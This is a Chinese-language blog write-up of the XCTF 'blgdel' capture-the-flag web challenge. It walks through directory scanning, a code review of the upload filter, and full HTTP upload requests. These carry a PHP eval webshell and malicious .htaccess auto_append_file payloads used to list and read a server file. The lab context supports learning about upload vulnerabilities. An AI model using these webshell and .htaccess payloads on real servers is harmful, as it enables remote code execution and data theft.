

xctf攻防世界 Web高手进阶区 blgdel

原创

[18947943](#) 于 2022-01-09 15:54:04 发布 224 收藏

分类专栏: [攻防世界web之路](#) 文章标签: [前端](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/18947943/article/details/122394319>

版权



[攻防世界web之路](#) 专栏收录该内容

14 篇文章 0 订阅

订阅专栏

1.进入环境，查看内容

sshop

[商品列表](#)

[登录](#)

[注册](#)

商品名称	商品价格	操作
a	3	加入购物车
b	3	加入购物车
c	3	加入购物车
d	3	加入购物车
e	3	加入购物车
f	3	加入购物车
g	3	加入购物车
h	3	加入购物车
i	3	加入购物车
j	3	加入购物车


[下一页](#)

乱点一通，注册个账号，没有什么发现，秒杀页面有些奇怪，但也没有重要的提示，使用dirsearch扫一扫，看看有啥，如图：

```
[11:59:10] Starting:
[11:59:12] 400 - 310B - /.%2e/%2e%2e/%2e%2e/etc/passwd
[11:59:14] 403 - 304B - /.ht_wsr.txt
[11:59:14] 403 - 307B - /.htaccess.bak1
[11:59:14] 403 - 307B - /.htaccess.orig
[11:59:14] 403 - 309B - /.htaccess.sample
[11:59:14] 403 - 307B - /.htaccess.save
[11:59:14] 403 - 308B - /.htaccess_extra
[11:59:14] 403 - 305B - /.htaccessBAK
[11:59:14] 403 - 305B - /.htaccess_sc
[11:59:14] 403 - 307B - /.htaccess_orig
[11:59:14] 403 - 305B - /.htaccessOLD
[11:59:14] 403 - 297B - /.htm
[11:59:14] 403 - 298B - /.html
[11:59:14] 403 - 307B - /.htpasswd_test
[11:59:14] 403 - 304B - /.httr-oauth
[11:59:14] 403 - 303B - /.htpasswords
[11:59:15] 403 - 297B - /.php
[11:59:15] 403 - 298B - /.php3
[11:59:15] 403 - 306B - /.htaccessOLD2
[11:59:54] 400 - 310B - /cgi-bin/.%2e/%2e%2e/%2e%2e/etc/passwd
[11:59:58] 500 - 0B - /config.php
[11:59:58] 200 - 2KB - /config.txt
[12:00:13] 200 - 114B - /footer.html
[12:00:21] 200 - 8KB - /index
[12:00:21] 200 - 0B - /index.php
[12:00:21] 200 - 1KB - /index.html
[12:00:21] 200 - 0B - /index.php/login/
[12:00:22] 200 - 1KB - /info.php
[12:00:22] 200 - 499B - /info.html
[12:00:28] 200 - 3KB - /login
[12:00:28] 200 - 3KB - /login.php
[12:00:28] 200 - 1KB - /login.html
[12:00:30] 200 - 0B - /logout
[12:00:30] 200 - 0B - /logout.php
[12:00:52] 200 - 4KB - /register
[12:00:52] 200 - 4KB - /register.php
[12:00:52] 200 - 2KB - /register.html
[12:00:53] 200 - 987B - /reset.html
[12:00:54] 200 - 21B - /robots.txt
[12:00:58] 200 - 13B - /search.php
[12:01:01] 403 - 306B - /server-status
[12:01:01] 403 - 307B - /server-status/
[12:01:04] 200 - 8KB - /shop
[12:01:16] 200 - 457B - /sql.txt
[12:01:17] 301 - 328B - /static -> http://111.200.241.244:59437/static/
[12:01:30] 200 - 13B - /upload.php
[12:01:30] 301 - 329B - /uploads -> http://111.200.241.244:59437/uploads/
[12:01:30] 200 - 3KB - /uploads/
[12:01:31] 200 - 12B - /user
[12:01:31] 200 - 12B - /user.php
[12:01:31] 200 - 284B - /user.html
Task Completed CSDN @I8947943
```

我们发现robots.txt，那就从这里入手吧！

2. 问题分析



1. 查看robots.txt

打开后，提示config.txt是入手点，那就访问一下，打开后是一堆代码，如下：

```
<?php
class master
{
    private $path;
    private $name;

    function __construct()
    {

    }

    function stream_open($path)
    {
        if(!preg_match('/(.*?)\/(.*?)$/', $path, $array, 0, 9))
            return 1;
        $a=$array[1];
        parse_str($array[2], $array);

        if(isset($array['path']))
        {
            $this->path=$array['path'];
        }
        else
            return 1;
        if(isset($array['name']))
        {
            $this->name=$array['name'];
        }
        else
            return 1;

        if($a==='upload')
        {
            return $this->upload($this->path, $this->name);
        }
        elseif($a==='search')
        {
            return $this->search($this->path, $this->name);
        }
        else
            return 1;
    }

    function upload($path, $name)
    {
        if(!preg_match('/^uploads\[a-z]{10}\$/is', $path) || empty($_FILES[$name]['tmp_name']))
            return 1;
    }
}
```

```

$filename=$_FILES[$name]['name'];
echo $filename;

$file=file_get_contents($_FILES[$name]['tmp_name']);

$file=str_replace('<', '&lt;', $file);
$file=str_replace(urldecode('%03'), '&lt;', $file);
$file=str_replace('"', '&quot;', $file);
$file=str_replace("'", '&apos;', $file);
$file=str_replace('.', '&dot;', $file);
if(preg_match('/file:|http|pre|etc|is', $file))
{
    echo 'illegalbbbbbb!';
    return 1;
}

file_put_contents($path.$filename, $file);
file_put_contents($path.'user.jpg', $file);

echo 'upload success!';
return 1;
}
function search($path, $name)
{
    if(!is_dir($path))
    {
        echo 'illegal!';
        return 1;
    }
    $files=scandir($path);
    echo '<br>';
    foreach($files as $k=>$v)
    {
        if(str_ireplace($name, '', $v)!==$v)
        {
            echo $v.'<br>';
        }
    }

    return 1;
}

function stream_eof()
{
    return true;
}
function stream_read()
{
    return '';
}
function stream_stat()
{
    return '';
}
}
stream_wrapper_unregister('php');


```

```
stream_wrapper_unregister('phar');
stream_wrapper_unregister('zip');
stream_wrapper_register('master','master');
?>
```

看内容不过就是文件流操作函数，和一些文件上传的内容过滤函数


2. 上传文件

我们发现个人中心有可以上传文件的入口，我们尝试点击，如图：



Your level is too low, improve your score!

等级不足，需要提升积分。看到注册页有个填写推广人的，尝试写入推荐人，发现有积分增长：




上传一个头像?

搜索之前头像?



但是还是无法提交，说明积分不够，那么多注册几个（其实需要大于100积分），当积分大于100分的时候，发现可以上传头像了。


我们尝试搞个一句话木马，然后通过上传到服务器试试




```
1 POST /upload.php HTTP/1.1
2 Host: 111.200.241.244:59437
3 Content-Length: 213
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, l:
7 Origin: http://111.200.241.244:59437
8 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarygh8UmQWtj355irGL
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
10 Referer: http://111.200.241.244:59437/upload.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: USERNAME=/usr/bin/get_flag2; TOKEN=EL9nejYRY2yXzgNCjB7JB3r7Ha5Bj4Ne7nGVF//
u0digbgk82ie046eOr2t4k2853
14 Connection: close
15
16 -----WebKitFormBoundarygh8UmQWtj355irGL
17 Content-Disposition: form-data; name="filename"; filename="m.txt"
18 Content-Type: text/plain
19
20 <?php @eval($_POST['123']);?>
21 -----WebKitFormBoundarygh8UmQWtj355irGL--
22
```

CSDN @18947943


上传成功后，需要看到上传在哪里了，我们去dirsearch中看到，有一个 `/uploads/` 目录，尝试访问一下，如图：



一顿乱戳，找到了：



CSDN @18947943



CSDN @18947943

但是发现代码变化了，如图：

3. 代码审计

```

function upload($path,$name)
{
    if(!preg_match('/^uploads\[a-z]{10}\$/is',$path)||empty($_FILES[$name]['tmp_name']))
        return 1;

    $filename=$_FILES[$name]['name'];
    echo $filename;

    $file=file_get_contents($_FILES[$name]['tmp_name']);

    $file=str_replace('<','!',$file);
    $file=str_replace(urldecode('%03'),'!',$file);
    $file=str_replace('"','!',$file);
    $file=str_replace('"','!',$file);
    $file=str_replace('.', '!',$file);
    if(preg_match('/file:|http|pre|etc/is',$file))
    {
        echo 'illegalbbbbbb!';
        return 1;
    }

    file_put_contents($path.$filename,$file);
    file_put_contents($path.'user.jpg',$file);

    echo 'upload success!';
    return 1;
}

```

可以看到，上传的文件内容被str_replace()函数做了替换，那么如何上传后门，让代码执行应该是重点了。

接下来又涉及到知识盲区了，跟着wp走吧！

4. 上传.htaccess文件

上传一个.htaccess文件，内容为：

```
php_value auto_append_file master://search/path=%2fhome%2f&name=flag
```


使用bp上传，如图：

```
1 POST /upload.php HTTP/1.1
2 Host: 111.200.241.244:59437
3 Content-Length: 258
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.45 Safari/537.36
7 Origin: http://111.200.241.244:59437
8 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryAOHiACNKRCALJI1H
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0
.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
cation/signed-exchange;v=b3;q=0.9
10 Referer: http://111.200.241.244:59437/upload.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: USERNAME=/usr/bin/get_flag2; TOKEN=
EL9nejYRY2yXzgNCjB7JB3r7Ha5Bj4Ne7nGVF//TyoXEoi5VU41
kSbJdsV27YezfdoaKwPazyXzLCKay+QSgSg==; PHPSESSID=
u0digbgk82ie046e0r2t4k2853
14 Connection: close
15
16 -----WebKitFormBoundaryAOHiACNKRCALJI1H
17 Content-Disposition: form-data; name="filename";
filename=".htaccess"
18 Content-Type: text/plain
19
20 php_value auto_append_file
master://search/path=%2fhome%2f&name=flag
21
22 -----WebKitFormBoundaryAOHiACNKRCALJI1H--
23
```

```
1 HTTP/1.1 200 OK
2 Date: Sun, 09 Jan 2022 07:12:50 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
6 Pragma: no-cache
7 Content-Length: 24
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10
11 .htaccessupload success!
```

CSDN @18947943

再次访问上传的php文件，我们会发现flag文件，如图：


```
!?php @eval($_POST[!123!]);?>
hiahiahia_flag
```

CSDN @18947943

那么继续构造能拿到flag的payload:

```
php_value auto_append_file /home/hiahiahia_flag
```

bp上传文件，如图：




The screenshot shows the network tab of a browser's developer tools. The left pane displays the request details for a POST to /upload.php. The body is a multipart form-data with a file named ".htaccess" and a php_value auto_append_file directive. The right pane shows the response, which is a 200 OK with a body containing ".htaccessupload success!".

```
1 POST /upload.php HTTP/1.1
2 Host: 111.200.241.244:59437
3 Content-Length: 239
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.45 Safari/537.36
7 Origin: http://111.200.241.244:59437
8 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryAOHiACNKRCALJI1H
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0
.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
cation/signed-exchange;v=b3;q=0.9
10 Referer: http://111.200.241.244:59437/upload.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: USERNAME=/usr/bin/get_flag2; TOKEN=
EL9nejYRY2yXzgNCjB7JB3r7Ha5Bj4Ne7nGVF//TyoXEoi5VU41
kSbJdsV27YeZfdoaKwPazyXzLCKay+QSGSg==; PHPSESSID=
u0digbgk82ie046e0r2t4k2853
14 Connection: close
15
16 -----WebKitFormBoundaryAOHiACNKRCALJI1H
17 Content-Disposition: form-data; name="filename";
filename=".htaccess"
18 Content-Type: text/plain
19
20 php_value auto_append_file /home/hiahiahia_flag
21
22
23 -----WebKitFormBoundaryAOHiACNKRCALJI1H--
24
```

```
1 HTTP/1.1 200 OK
2 Date: Sun, 09 Jan 2022 07:18:00 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
6 Pragma: no-cache
7 Content-Length: 24
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10
11 .htaccessupload success!
```

CSDN @18947943

再次刷新php页面，拿到结果如图：



The screenshot shows a browser window with a php shell. The command '!?php @eval(\$_POST[!123!]);?> cyberpeace{3da8c27082ab20490ca3af4588350b42}' is entered, and the output is 'cyberpeace{3da8c27082ab20490ca3af4588350b42}'.

```
!/?php @eval($_POST[!123!]);?> cyberpeace{3da8c27082ab20490ca3af4588350b42}
```

最终的flag为：cyberpeace{3da8c27082ab20490ca3af4588350b42}

3. 总结

这个题操作不难，但是为什么要构造.htaccess文件？这个是什么东东？

[.htaccess 详解](#)

这波题是按照wp一步步操作并记录得到的，主要问题还是在于.htaccess是什么东东，为什么这么构造，打算再研究一下这玩意。